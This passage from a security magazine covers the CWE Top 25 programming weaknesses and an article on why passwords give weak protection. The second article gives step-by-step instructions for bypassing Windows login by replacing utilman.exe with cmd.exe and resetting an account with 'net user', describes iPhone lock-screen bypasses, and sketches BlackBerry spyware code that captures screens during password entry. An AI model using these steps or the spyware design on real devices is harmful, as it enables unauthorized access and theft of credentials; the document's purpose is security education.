You know better than to accept a package from a stranger at the airport. It could contain dangerous contents. Plus, if anything goes wrong, then it's going to look as if you did it, because you're the one with the package when you board the plane. Cross-site request forgery is like that strange package, except the attacker tricks a user into activating a request that goes to your site. Thanks to scripting and the way the web works in general, the user might not even be aware that the request is being sent. But once the request gets to your server, it looks as if it came from the user, not the attacker. This might not seem like a big deal, but the attacker has essentially masqueraded as a legitimate user and gained all the potential access that the user has. This is especially handy when the user has administrator privileges, resulting in a complete compromise of your application's functionality. When combined with XSS, the result can be extensive and devastating. If you've heard about XSS worms that stampede through very large web sites in a matter of minutes, there's usually CSRF feeding them.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/352.html#Demonstrative%20Examples>.

## #5: CWE-285: Improper Authorization

Suppose you're hosting a house party for a few close friends and their guests. You invite everyone into your living room, but while you're catching up with one of your friends, one of the guests raids your fridge, peeks into your medicine cabinet, and ponders what you've hidden in the nightstand next to your bed. Software faces similar authorization problems that could lead to more dire consequences. If you don't ensure that your software's users are only doing what they're allowed to, then attackers will try to exploit your improper authorization and exercise unauthorized functionality that you only intended for restricted users.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/285.html#Demonstrative%20Examples>.

## #6: CWE-807: Reliance on Untrusted Inputs in a Security Decision

In countries where there is a minimum age for purchasing alcohol, the bartender is typically expected to verify the purchaser's age by checking a driver's license or other legally acceptable proof of age. But if somebody looks old enough to drink, then the bartender may skip checking the license altogether. This is a good thing for underage customers who happen to look older. Driver's licenses may require close scrutiny to identify fake licenses, or to determine if a person is using someone else's license. Software developers often rely on untrusted inputs in the same way, and when these inputs are used to decide whether to grant access to restricted resources, trouble is just around the corner.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/807.html#Demonstrative%20Examples>.

## #7: CWE-22: Improper Limitation of a Pathname to a Restricted Directory (Path Traversal)

While data is often exchanged using files, sometimes you don't intend to expose every file on your system while doing so. When you use an outsider's input while constructing a filename, the resulting path could point outside of the intended directory. An attacker could combine multiple `..` or similar sequences to cause the operating system to navigate out of the restricted directory, and into the rest of the system.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/22.html#Demonstrative%20Examples>.

## #8: CWE-434: Unrestricted Upload of File with Dangerous Type

You may think you're allowing uploads of innocent images (rather, images that won't damage your system – the Internet's not so innocent in some places). But the name of the uploaded file could contain a dangerous extension such as `.php` instead of `.gif`, or other information (such as content type) may cause your server to treat the image like a big honkin' program. So, instead of seeing the latest paparazzi shot of your favorite Hollywood celebrity in a compromising position, you'll be the one whose server gets compromised.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/434.html#Demonstrative%20Examples>.

### #9: CWE-78: Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)

Your software is often the bridge between an outsider on the network and the internals of your operating system. When you invoke another program on the operating system, but you allow untrusted inputs to be fed into the command string that you generate for executing that program, then you are inviting attackers to cross that bridge into a land of riches by executing their own commands instead of yours.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/78.html#Demonstrative%20Examples>.

### #10: CWE-311: Missing Encryption of Sensitive Data

Whenever sensitive data is being stored or transmitted anywhere outside of your control, attackers may be looking for ways to get to it. Thieves could be anywhere – sniffing your packets, reading your databases, and sifting through your file systems. If your software sends sensitive information across a network, such as private data or authentication credentials, that information crosses many different nodes in transit to its final destination. Attackers can sniff this data right off the wire, and it doesn't require a lot of effort. All they need to do is control one node along the path to the final destination, control any node within the same networks of those transit nodes, or plug into an available interface. If your software stores sensitive information on a local file or database, there may be other ways for attackers to get at the file. They may benefit from lax permissions, exploitation of another vulnerability, or physical theft of the disk. You know those massive credit card thefts you keep hearing about? Many of them are due to unencrypted storage.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/311.html#Demonstrative%20Examples>.

### #11: CWE-798: Use of Hard-coded Credentials

Hard-coding a secret password or cryptographic key into your program is bad manners, even though it makes it extremely convenient – for skilled reverse engineers. While it might shrink your testing and support budgets, it can reduce the security of your customers to dust.

If the password is the same across all your software, then every customer becomes vulnerable if (rather, when) your password becomes known. Because it's hard-coded, it's usually a huge pain for sysadmins to fix. And you know how much they love inconvenience at 2 AM when their network's being hacked – about as much as you'll love responding to hordes of angry customers and reams of bad press if your little secret should get out. Most of the CWE Top 25 can be explained away as an honest mistake; for this issue, though, customers won't see it that way. Another way that hard-coded credentials arise is through unencrypted or obfuscated storage in a configuration file, registry key, or other location that is only intended to be accessible to an administrator. While this is much more polite than burying it in a binary program where it can't be modified, it becomes a Bad Idea to expose this file to outsiders through lax permissions or other means.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/798.html#Demonstrative%20Examples>.

### #12: CWE-805: Buffer Access with Incorrect Length Value

A popular insult is: *Take a long walk off a short pier*. One programming equivalent for this insult is to access memory buffers using an incorrect length value. Whether you're reading or writing data as you march down that pier, once you've passed the boundaries of the buffer, you'll wind up in deep water.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/805.html#Demonstrative%20Examples>.

### #13: CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program (PHP File Inclusion)

Not a lot of Top 25 weaknesses are unique to a single programming language, but that just goes to show how special this one is. The idea was simple enough: you can make a lot of smaller parts of a document (or program), then combine them all together into one big document (or program) by *including* or *requiring* those smaller pieces. This is a common enough way to build programs. Combine this with the common tendency to allow attackers to influence the location of the document (or program) – perhaps even on an attacker-controlled web site, if you're unlucky enough – then suddenly the attacker can read any document (or run any program) on your web server. This feature has been removed or significantly limited in later versions of PHP, but despite the evidence that

everything changes on the Internet every 2 years, code is forever.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/98.html#Demonstrative%20Examples>.

## #14: CWE-129: Improper Validation of Array Index

If you use untrusted inputs when calculating an index into an array, then an attacker could provide an index that is outside the boundaries of the array. If you've allocated an array of 100 objects or structures, and an attacker provides an index that is -23 or 978, then *unexpected behavior* is the euphemism for what happens next.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/129.html#Demonstrative%20Examples>.

## #15: CWE-754: Improper Check for Unusual or Exceptional Conditions

Murphy's Law says that anything that can go wrong, will go wrong. Yet it's human nature to always believe that bad things could never happen, at least not to you. Security-wise, it pays to be cynical. If you always expect the worst, then you'll be better prepared for attackers who seek to inflict their worst. By definition, they're trying to use your software in ways you don't want.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/754.html#Demonstrative%20Examples>.

## #16: CWE-209: Information Exposure Through an Error Message

If you use chatty error messages, then they could disclose secrets to any attacker who dares to misuse your software. The secrets could cover a wide range of valuable data, including personally identifiable information (PII), authentication credentials, and server configuration. Sometimes, they might seem like harmless secrets that are convenient for your users and admins, such as the full installation path of your software. Even these little secrets can greatly simplify a more concerted attack that yields much bigger rewards, which is done in real-world attacks all the time. This is a concern whether you send temporary error messages back to the user or if you permanently record them in a log file.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/209.html#Demonstrative%20Examples>.

## #17: CWE-190: Integer Overflow or Wraparound

In the real world,  $255+1=256$ . But to a computer program, sometimes  $255+1=0$ , or  $0-1=65535$ , or maybe  $40,000+40,000=14464$ . You don't have to be a math whiz to smell something fishy. Actually, this kind of behavior has been going on for decades, and there's a perfectly rational and incredibly boring explanation. Ultimately, it's buried deep in the DNA of computers, who can't count to infinity even if it sometimes feels like they take that long to complete an important task.

When programmers forget that computers don't do math like people, bad things ensue – anywhere from crashes, faulty price calculations, infinite loops, and execution of code.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/190.html#Demonstrative%20Examples>.

## #18: CWE-131: Incorrect Calculation of Buffer Size

In languages such as C, where memory management is the programmer's responsibility, there are many opportunities for error. If the programmer does not properly calculate the size of a buffer, then the buffer may be too small to contain the data that the programmer plans to write – even if the input was properly validated. Any number of problems could produce the incorrect calculation, but when all is said and done, you're going to run head-first into the dreaded buffer overflow.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/131.html#Demonstrative%20Examples>.

## #19: CWE-306: Missing Authentication for Critical Function

In countless action movies, the villain breaks into a high-security building by crawling through heating ducts or pipes, scaling elevator shafts, or hiding under a moving cart. This works because the pathway into the building doesn't have all those nosy security guards asking for identification. Software may expose certain critical functionality with the assumption that nobody would think of trying to do anything but break in through the front door. But attackers know how to case a joint and figure out alternate ways of getting into a system.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/306.html#Demonstrative%20Examples>.



## #20: CWE-494: Download of Code Without Integrity Check

You don't need to be a guru to realize that if you download code and execute it, you're trusting that the source of that code isn't malicious. Maybe you only access a download site that you trust, but attackers can perform all sorts of tricks to modify that code before it reaches you. They can hack the download site, impersonate it with DNS spoofing or cache poisoning, convince the system to redirect to a different site, or even modify the code in transit as it crosses the network. This scenario even applies to cases in which your own product downloads and installs its own updates. When this happens, your software will wind up running code that it doesn't expect, which is bad for you but great for attackers.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/494.html#Demonstrative%20Examples>.

## #21: CWE-732: Incorrect Permission Assignment for Critical Resource

It's rude to take something without asking permission first, but impolite users (i.e., attackers) are willing to spend a little time to see what they can get away with. If you have critical programs, data stores, or configuration files with permissions that make your resources readable or writable by the world – well, that's just what they'll become. While this issue might not be considered during implementation or design, sometimes that's where the solution needs to be applied. Leaving it up to a harried sysadmin to notice and make the appropriate changes is far from optimal, and sometimes impossible.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/732.html#Demonstrative%20Examples>.

## #22: CWE-770: Allocation of Resources Without Limits or Throttling

Suppose you work at a pizza place. If someone calls in and places an order for a thousand pizzas (with anchovies) to be delivered immediately, you'd quickly put a stop to that nonsense. But a computer program, if left to its own devices, would happily try to fill that order. While software often runs under hard limits of the system (memory, disk space, CPU) – it's not particularly polite when it uses all these resources to the exclusion of everything else. And often, only a little bit is ever expected to be allocated to any one person or task. The lack of control over resource allocation is an avenue for attackers to cause a denial of service against other users of your software,

possibly the entire system – and in some cases, this can be leveraged to conduct other more devastating attacks.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/770.html#Demonstrative%20Examples>.

## #23: CWE-601: URL Redirection to Untrusted Site (Open Redirect)

While much of the power of the World Wide Web is in sharing and following links between web sites, typically there is an assumption that a user should be able to click on a link or perform some other action before being sent to a different web site.

Many web applications have implemented redirect features that allow attackers to specify an arbitrary URL to link to, and the web client does this automatically. This may be another of those features that are *just the way the web works*, but if left unchecked, it could be useful to attackers in a couple important ways.

First, the victim could be automatically redirected to a malicious site that tries to attack the victim through the web browser. Alternately, a phishing attack could be conducted, which tricks victims into visiting malicious sites that are posing as legitimate sites. Either way, an uncontrolled redirect will send your users someplace that they don't want to go.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/601.html#Demonstrative%20Examples>.

## #24: CWE-327: Use of a Broken or Risky Cryptographic Algorithm

If you are handling sensitive data or you need to protect a communication channel, you may be using cryptography to prevent attackers from reading it. You may be tempted to develop your own encryption scheme in the hopes of making it difficult for attackers to crack.

This kind of grow-your-own cryptography is a welcome sight to attackers. Cryptography is just plain hard. If brilliant mathematicians and computer scientists worldwide can't get it right (and they're always breaking their own stuff), then neither can you. You might think you created a brand-new algorithm that nobody will figure out, but it's more likely that you're reinventing a wheel that falls off just before the parade is about to start.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/327.html#Demonstrative%20Examples>.

## #25: CWE-362: Concurrent Execution using Shared Resource with Improper Synchronization (Race Condition)

Traffic accidents occur when two vehicles attempt to use the exact same resource at almost exactly the same time, i.e., the same part of the road. Race conditions in your software aren't much different, except an attacker is consciously looking to exploit them to cause chaos or get your application to cough up something valuable. In many cases, a race condition can involve multiple processes in which the attacker has full control over one process. Even when the race condition occurs between multiple threads, the attacker may be able to influence when some of those threads execute. Your only comfort with race conditions is that data corruption and denial of service are the norm. Reliable techniques for code execution haven't been developed – yet. At least not for some kinds of race conditions. Small comfort indeed. The impact can be local or global, depending on what the race condition affects – such as state variables or security logic – and whether it occurs within multiple threads, processes, or systems.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/362.html#Demonstrative%20Examples>.

International in scope and free for public use, the *Common Weakness Enumeration* (CWE) is a community-developed dictionary of software weaknesses. The CWE is a publicly available resource that is collaboratively evolving through public-private contributions. The CWE provides the requisite characterization of exploitable software constructs; improving the education and training of programmers on how to eliminate all-too-common errors before software is delivered and put into operation.

If you are writing code, you need to spend a significant amount of time on the <http://cwe.mitre.org> site to understand a best practice approach to software development. The CWE provides a standard means for understanding residual risks; enabling more informed decision making by suppliers and consumers about the security of software. If you don't and your software becomes widespread, someone will find a way in and when they do it will become a *Common Vulnerability and Exposure* (CVE) for all the world to see (until you fix it).

As you've seen from my earlier articles, I enjoy sharing free resources – CWE is one of the best. So, there's really no excuse to bad coding practices – especially when you can follow these hyperlinks and gain new insights into better coding practices.

Credits for this article go to Robert Martin at MITRE.org who supplied me with much of the content that I've shared with you, here in Hakin9 Magazine.

MITRE manages the CWE with support and sponsorship from the US Department of Homeland Security's National Cyber Security Division, presenting detailed descriptions of the Top 25 programming errors along with authoritative guidance for mitigating and avoiding them. The CWE website also contains data on more than 700 additional programming errors, design errors, and architecture errors that can lead to exploitable vulnerabilities.

### Summary

In summary, source code can be developed and tested through traditional methods using functional specifications, architectural designs, quality assurance tests and then released into the market not battleship hardened but loaded with holes like swiss cheese. The reason is that most coders are not looking at their code from the perspective of a security expert, penetration tester, hacker, cyber criminal or cyber terrorist. It's time to start thinking about coding with a new perspective – where we design our source code from the ground up taking into account these serious considerations, in advance. Understanding the top 25 most dangerous software errors should give you a better perspective to navigate the dangerous waters of critical programming errors and software vulnerabilities.

---

### GARY S. MILIEFSKY, FMDHS, CISSP®

*Gary S. Miliefsky is a regular contributor to Hakin9 Magazine and a frequent contributor to NetworkWorld, CIO Magazine, SearchCIO and others. He is also a frequent speaker at network security events and trade shows throughout the globe. He is the founder and Chief Technology Officer (CTO) of NetClarity, Inc, where he can be found at <http://www.netclarity.net>. He is a 20+ year information security veteran and computer scientist. He is a member of ISC2.org and a CISSP®. Miliefsky is a Founding Member of the US Department of Homeland Security (<http://www.DHS.gov>), serves on the advisory board of MITRE on the CVE Program (<http://CVE.mitre.org>) and is a founding Board member of the National Information Security Group (<http://www.NAISG.org>).*



*Harden your Network from the Inside Out*



**N**etwork Access Control



**A**sset Vulnerability Management



**C**ompliance Auditing and Reporting



[www.netclarity.net](http://www.netclarity.net)

Available through Partners Worldwide

## Why Is Password Protection a Fallacy – a Point of View?

MAKE your password strong, with a unique jumble of letters, numbers and punctuation marks. But memorize it – never write it down. And, oh yes, change it every few months. These instructions are supposed to protect us. But they don't.

---

### What you will learn...

- Password protection isn't an universal panacea
- Password is outdated in current representation
- Virtually keyboard is vulnerable for screen capture
- Password's Edit field is vulnerable
- Infinity Loop is funny DOS-attack

### What you should know...

- Basic knowledge about BlackBerry security
  - Basic knowledge about BlackBerry usage
- 

A password is a secret word or string of characters that is used for authentication, to prove identity or gain access to a resource (example: an access code is a type of password). The use of passwords is known to be ancient. Sentries would challenge those wishing to enter an area or approaching it to supply a password or watchword. Sentries would only allow a person or group to pass if they knew the password. Nowadays, user names and passwords are commonly used by people during a log in process that controls access to protected computer operating systems, mobile phones, TV, etc. A typical computer user may require passwords for many purposes: logging in to computer accounts, retrieving email from servers, accessing programs, databases, networks, web sites, and even reading the morning newspaper online.

Despite the name, there's no need for passwords to be actual words; indeed passwords which aren't actual words may be harder to guess, a desirable property. Some passwords are formed from multiple words and may more accurately be called a passphrase. The term passcode is sometimes used when the secret information is purely numeric like PINs. Passwords are generally short enough to be easily memorized and typed. For the purposes of more compellingly authenticating the identity of one computing device to another, passwords have significant disadvantages

(they may be stolen, spoofed, forgotten, etc.) over authentications systems relying on cryptographic protocols, which are more difficult to circumvent.

Passwords are the keys to your kingdom. Combined with your username, they are the most common means for proving your identity and logging into your computer and websites or accessing information. Unfortunately, far too often people do little to protect their passwords, using simple combinations such as 123456, password, qwerty, or abc123. In other cases, people simply use their pet's name or their birth date. Such kind of information can be easily found on the Internet, such as on Facebook. With access to your password, an attacker can steal your digital identity, access your bank accounts, or even access your organization's confidential information, causing a tremendous amount of harm. It is also important to remember that if someone steals your password, you could be liable for anything they do!

Passwords help safeguard you against identity theft. They make it harder for cybercriminals to profile you, access your bank account (or other online accounts) and steal your money. Let's follow an advice about how to make a good password. I summarize several ideas from Dr. Cole (founder of Secure Anchor Consulting) and Kaspersky Lab Expert's (Magnus Kalkuhl, David Emm).

## Why Is Password Protection a Fallacy – a Point of View?

- You must have at least one number in your password.
- You must have at least one CAPITAL letter in your password.
- You must have at least one symbol in your password.
- You must have use different password to access other accounts.
- Your passwords should be a minimum of 12 characters in length. Good idea – 15 length.
- You should use a passphrase rather than a single word.
- You should use non-dictionary words. (pa123s567swo890rd is dictionary, too). Guess why! There's a simple formula to calculate a password complexity. It's *Alphabet* raised to the *Length* power ( $A^L$ ) where alphabet represent allowed characters to type. Look at the pa123s567swo890rd. It's a 26 character + 10 numeric and 12-digit in length. So,  $36^{12} \sim 4 * 10^9$ . However, it uses a dictionary word *password* that spaced a numeric character apart.

First, mentioned tips are revoked by the tendency in matter to complexify. Second, do you have enough time to type a random string (20-40 character in length)? How many web sites do you log into? There are more than I can count. Facebook, Myspace, LinkedIn, Twitter and any number of other social networking sites? Probably a dozen. Shopping sites? Yes, a several. Emails, IMs, and etc. Every site requires you to create a password, strong password. Is it possible to memorize? Some kind people solve it with digit wallet. Great! All you need keep in mind only one super complex password. Other stored passwords is encrypted by default. Example, *BlackBerry Wallet* or *Kaspersky Password Manager*. Both are described as an indispensable tool for the active internet and shopping user. Also, it fully automates the process of entering passwords and other data into websites and saves the user going to the trouble of creating and remembering multiple passwords. It's still unsecured. Don't forget a spyware program is able to capture screens of your device (my 2<sup>nd</sup> article in February 2011 Issue *Is Data Secure on the Password Protected Blackberry Device?*). You need to see it to type or need to copy into clipboard. And no one software producer can protect it, because need to put data into public text-box (oh, there's a `getClipboard()` method to retrieve the system's clipboard object in the BlackBerry API). In other words, end-point object is vulnerable.

Some computer security experts are advancing the heretical thought that passwords might not need to be *strong* or changed constantly. They say onerous

requirements for passwords have given us a false sense of protection against potential attacks. In fact, they say, we aren't paying enough attention to more potent threats. Back in October 2008 when the majority of Luxembourgers disclose personal data without hesitation. One in five people are willing to communicate their password to strangers. And if a bar of chocolate is on offer, the number increases to one in four. A total of two out of three are willing to communicate indirect hints on their password. These are the results of a mock social engineering attack carried out. This study involved recreating the conditions of a *social engineering attack*. The human factor is central to this type of attack. Cyber criminals use this to forge a relationship of trust with their potential victims. Normally, a simple conversation is enough to achieve this aim. The pirates then use the victim's trust to acquire information on passwords, password tips, dates of birth, telephone numbers and other data, which is subsequently used for criminal purposes. During the study, 1,040 people were subjected to the mock social engineering attack. A total of 20.6% of those questioned freely communicated their password to a stranger, and if a bar of chocolate was on offer, the number increased to 26.1%. Only 13% of those questioned made no concessions and gave no information on their password.

It suggests the observable facts to idea how to protect a passwords. Let's summarize ideas again.

- Don't get hacked! One of the most common ways for criminals to steal your password is to infect your computer. Once your machine is compromised, they will install malware on it that captures all of your keystrokes (including any usernames and passwords to online banks). When you log in to your bank, your information is automatically stolen and forwarded to the criminals. These individuals can then access your bank account pretending to be you and literally




Figure 1. Windows login screen

# EXPLOITING SOFTWARE

steal all of your money. To protect yourself, make sure your computer is actively protected. This means making sure automatic updating is enabled and you have the latest anti-virus.

- Be sure to use different and not obvious passwords for different accounts. For example, never use the same passwords for your bank accounts as your personal accounts, such as MySpace, YouTube, or Twitter. This way if one of your passwords is hacked, the other accounts are still safe.
- Never share your password with anyone else, including a supervisor or an IT support professional. Remember, your password is a secret. If anyone else knows your password, it's no longer secure.
- Never use a public computer, such as at hotels or libraries, to log into an account. Since anyone can use these computers, they may be infected with a malicious code that is capturing all your keystrokes. Only log into your work or personal accounts on *trusted* computers you control.
- At times you may have so many passwords that you can't remember them all, and storing them may be your only option. If you write them down, be sure to store them in locked location that only you have access to; never store them in public view. Another option is to store them in encrypted applications designed to store passwords on your computer or smartphone.
- Exercise caution when websites require you to answer personal questions. These questions are often used if you forget your account password and need to reset it. The problem is the answers to these questions can often be found on the Internet, such as your personal Facebook page. So make sure that if you answer personal questions, you use only information that is not publicly known. If the website provides other password reset options, such as SMS messages to your smartphone, you should consider these alternatives.



Figure 2. After logging

- If you believe your passwords has been compromised or have reason to believe it is no longer a secret, contact your help desk and change your passwords immediately from a computer you control and trust. Another way, if an online store, or any web site, sends you an email confirmation that contains a new password, login again and change your password immediately.

About the digital wallet mentioned in paragraph 5 previously. P.6-7 is clear in cause of necessity. P.2-3 is partially discussed above. P.1-4 try to protect us from malware and discuss how much further have Anti-Malware companies gone. Here's one threat to keep you awake at night: keylogging software, which is deposited on a PC by a virus, records all keystrokes and then sends it surreptitiously to a remote location. *Keeping a keylogger off your machine is about a trillion times more important than the strength of any one of your passwords*, says Cormac Herley, a principal researcher at Microsoft Research who specializes in security-related topics. He said antivirus software could detect and block many kinds of keyloggers, but *there's no guarantee that it gets everything*. With my recollection (when I worked at Kaspersky Lab) at least two trojans could block an anti-virus by catching an *attention window* and hiding *attention window*, of course, disabling *audio attention* in an instant. In any case a most of security systems slow down your computer's speed or draw your attention away. But the most important thing that's 3<sup>rd</sup> party non-trusted application. It's sad but there's a few OS that include a *NATIVE* security mechanism.

## A few words about login security methods..

In computer security, a login or logon (also called logging in) is the process by which individual access to



Figure 3. iPhone bug

a computer system is controlled by identification of the user using credentials provided by the user. A user can log in to a system to obtain access and can then log out / log off when the access is no longer needed. To log out is to close off one's access to a computer system after having previously logged in. Logging out may be done explicitly by the user performing some action, such as entering the appropriate command, or clicking a website link labeled as such. It can also be done implicitly, such as by powering the machine off, closing a web browser window, leaving a website, or not refreshing a webpage within a defined period.

In the case of web sites that use cookies to track sessions, when the user logs out, session-only cookies from that site will usually be deleted from the user's computer. In addition, the server invalidates any associations with the session, making any session-handle in the user's cookie store useless. This feature comes in handy if the user is using a public computer or a computer that is using a public wireless connection. As a security precaution, one should not rely on implicit means of logging out of a system, especially not on a public computer; instead one should explicitly log out and wait for the confirmation that this request has taken place.

Logging out of a computer when leaving it is a common security practice, preventing unauthorized users from tampering with it. There are also people who choose to have a password-protected screensaver set to activate after some period of inactivity, requiring the user to re-enter their login credentials to unlock the screensaver and gain access to the system. Windows 7 and Windows Vista allow changing the appearance of the login-screen. There are softwares available which can easily be used to change the login-screen.

The talk conversation turns to login spoofing and login bugs. Let's will attend to the login spoofing later on

and now discuss login bugs. The up-to-date person is already used to think that a perfect protection doesn't exist. It will break down or will disassemble to pieces sooner or later. Information security has become one of the most important counters of our life. We aspire to it. We want to protect all data. But it's impossible...

First, What does Windows Vista / Seven login screen look like? Follow figure 1 there are three objects

- text-box (or edit-box) for your password,
- power off button. Also hibernate button, restart button.
- accessibility features' button.

Windows offers several programs and settings that can make the computer easier and more comfortable to use. *Windows Speech Recognition* now works better – and with more programs. So instead of using the keyboard, you can just tell your computer what to do. *Magnifier* is a help to people with low vision, but everyone will appreciate its ability to enlarge hard-to-see text and pictures. *Full-screen* mode magnifies the entire desktop, and lens mode zooms in on particular areas. Windows can read on-screen text aloud and describe some events (like error messages), helping you use your computer without the display.

On this screen you can press *Windows Button* plus [U] to activate a those component that located at *Windows Directory \ System 32 \ Utilman.exe* (dll, too). It's a *first our target*. Second target is command shell called *cmd.exe*. In Vista and Seven a command shell gives opportunity to add, delete, or modify any user account. There's a simple command that's going to help us – *NET USER USERNAME PASSWORD*. Example, after typing *net user administrator new\_password* you'll change a password.

Well, what good is it? Just replace *utilman.exe* by *cmd.exe*, press [win+u] and type previous command




Figure 4. Virtually typing



Figure 5. Post-masking character (virtually typing, too)

## Did you know?

Password preview is only used when the keyboard is a sure type or multitap keyboard. The bold keyboard is a full keyboard so it won't duplicate that behavior. Such preview is screen-shot-able.

and you'll be able to login with *new\_password*. Full *game plan* is described in detail below (russian-speaking men can acquaintance at article *A Windows Vista/Seven password breaking* in section *On the 'Net'*). By the way, article was published on April 25, 2010.

- *Load System Recovery Options* (Vista/Seven)
- Choose a *Command Prompt*
- Type `%windir%\system32\compmgmt.msc`. It loads a Remote Management with the Computer Management Tool.
- In popup window check *Select a program from a list of installed programs*
- Choose a Notepad
- Open with it a command shell (`%windir%\system32\cmd.exe`).
- Duplicate a command shell and replace *utilman.exe* by *cmd.exe* copy
- Reboot to Windows (normal booting)
- Press *Windows* key plus [U]
- Type Net user *USERNAME NEWPASSWORD*. Then close command shell and login with new password.

That's all. You're logged into system. You can clear password after it, for example, or do everything you like.

### Listing 1. Catch password dialog's handler (first part)

```
void __fastcall Password_Catcher()
public void syncEventOccurred(int eventId, Object
                               object)
{
    if (eventId == SERIAL_SYNC_STARTED || eventId ==
        OTA_SYNC_TRANSACTION_STARTED)
    {
        start_screen_catcher(); //timer is started
        //while (true);
    }
    else if (eventId == SERIAL_SYNC_STOPPED ||
            eventId == OTA_SYNC_TRANSACTION_
            STOPPED)
    {
        stop_screen_catcher(); //timer is stopped
    }
}
```

It's not only Windows have a logging bug. Back to Autumn 2008 to the password protected iPhone (v2.2). The two-step trick is even simpler to the one used in the past to gain access to the phone to install unlocking cards or jailbreak. Just slide to unlock and do this:

- Tap emergency call.
- Double tap the home button.

Done. You're now in your favorites. This seems like a feature, because you may want to have emergency number in your favorites for quick dial. The security problem here's double. The first: anyone picking up your phone can make a call to anyone in your favorites. On top of that, this also opens access to your full Address Book, the dial keypad, and your voice mail. If that wasn't bad enough, the second one is even worse: if you tap on the blue arrows next to the names, it will give you full access to the private information in a favorite entry. And it goes downhill from there:

- If you click in a mail address, it will give you full access to the Mail application. All your mail will be exposed.
- If there's a URL in your contact (or in a mail message) you can click on it and have full access to Safari.
- If you click on send text message in a contact, it will give you full access to all your SMS.

One and half month later was found a second iPhone's bug. In password-protected mode, there's an option to disable SMS preview, so if someone picks up your locked phone, they can't see incoming text messages. However, if you activate a locked phone's emergency call mode, and it receives a text message, it'll show you the full text in preview (Figure 3).

Now we examine a virtual keyboard. When you touch screen to type a character a big-scaled review appears. When you do the same while typing password into masked text box you can see that every character is going to be masked by asterisk or black circle in ~1-2 second after. It's quite true to iPhone, Android, Windows, BlackBerry (only touch models like a Storm2 9520 or only in touch-mode, like Torch 9800 when slider is closed). But if you use hardware keyboard you never see it. It's a roughly speaking. Reasonably, password preview is only used when the keyboard is a sure type or multitap keyboard. The bold keyboard is a full keyboard so it won't duplicate that behavior.

Figure 4 shows us screenshot at a moment when you'll set or modify your password. Figure 5 shows us device-unlocking moment.



### Malware Design (Screen-Capturer)

Screen-capture API I discussed in my 2<sup>nd</sup> article in February 2011 Issue *Is Data Secure on the Password Protected Blackberry Device?* To determine locking state of device should use a class *ApplicationManager* and import `net.rim.device.api.system.ApplicationManager`. It enables applications to interact with the application manager to perform the following tasks:

- interact with processes, such as retrieving the IDs for foreground applications
- post global events to the system
- lock or unlock the handheld, or determine whether the handheld is locked
- run an application immediately or at a specific time

To use any of the *ApplicationManager* methods, you must first retrieve a reference to the current application manager using the `getApplicationManager()` method. To determine whether the user's handheld is locked, invoke boolean method `ApplicationManager.getApplicationManager().isSystemLocked();` Then move this method to Timer with delay in 10 msec to check if locked state followed by unlocking state to start screen-capturing with delay in 500 msec. Another way to catch a password when your device is starting synchronizes. Import *SyncEventListener* interface from `net.rim.device.api.synchronization` and overwrite a void `syncEventOccurred` like in Listing 1.

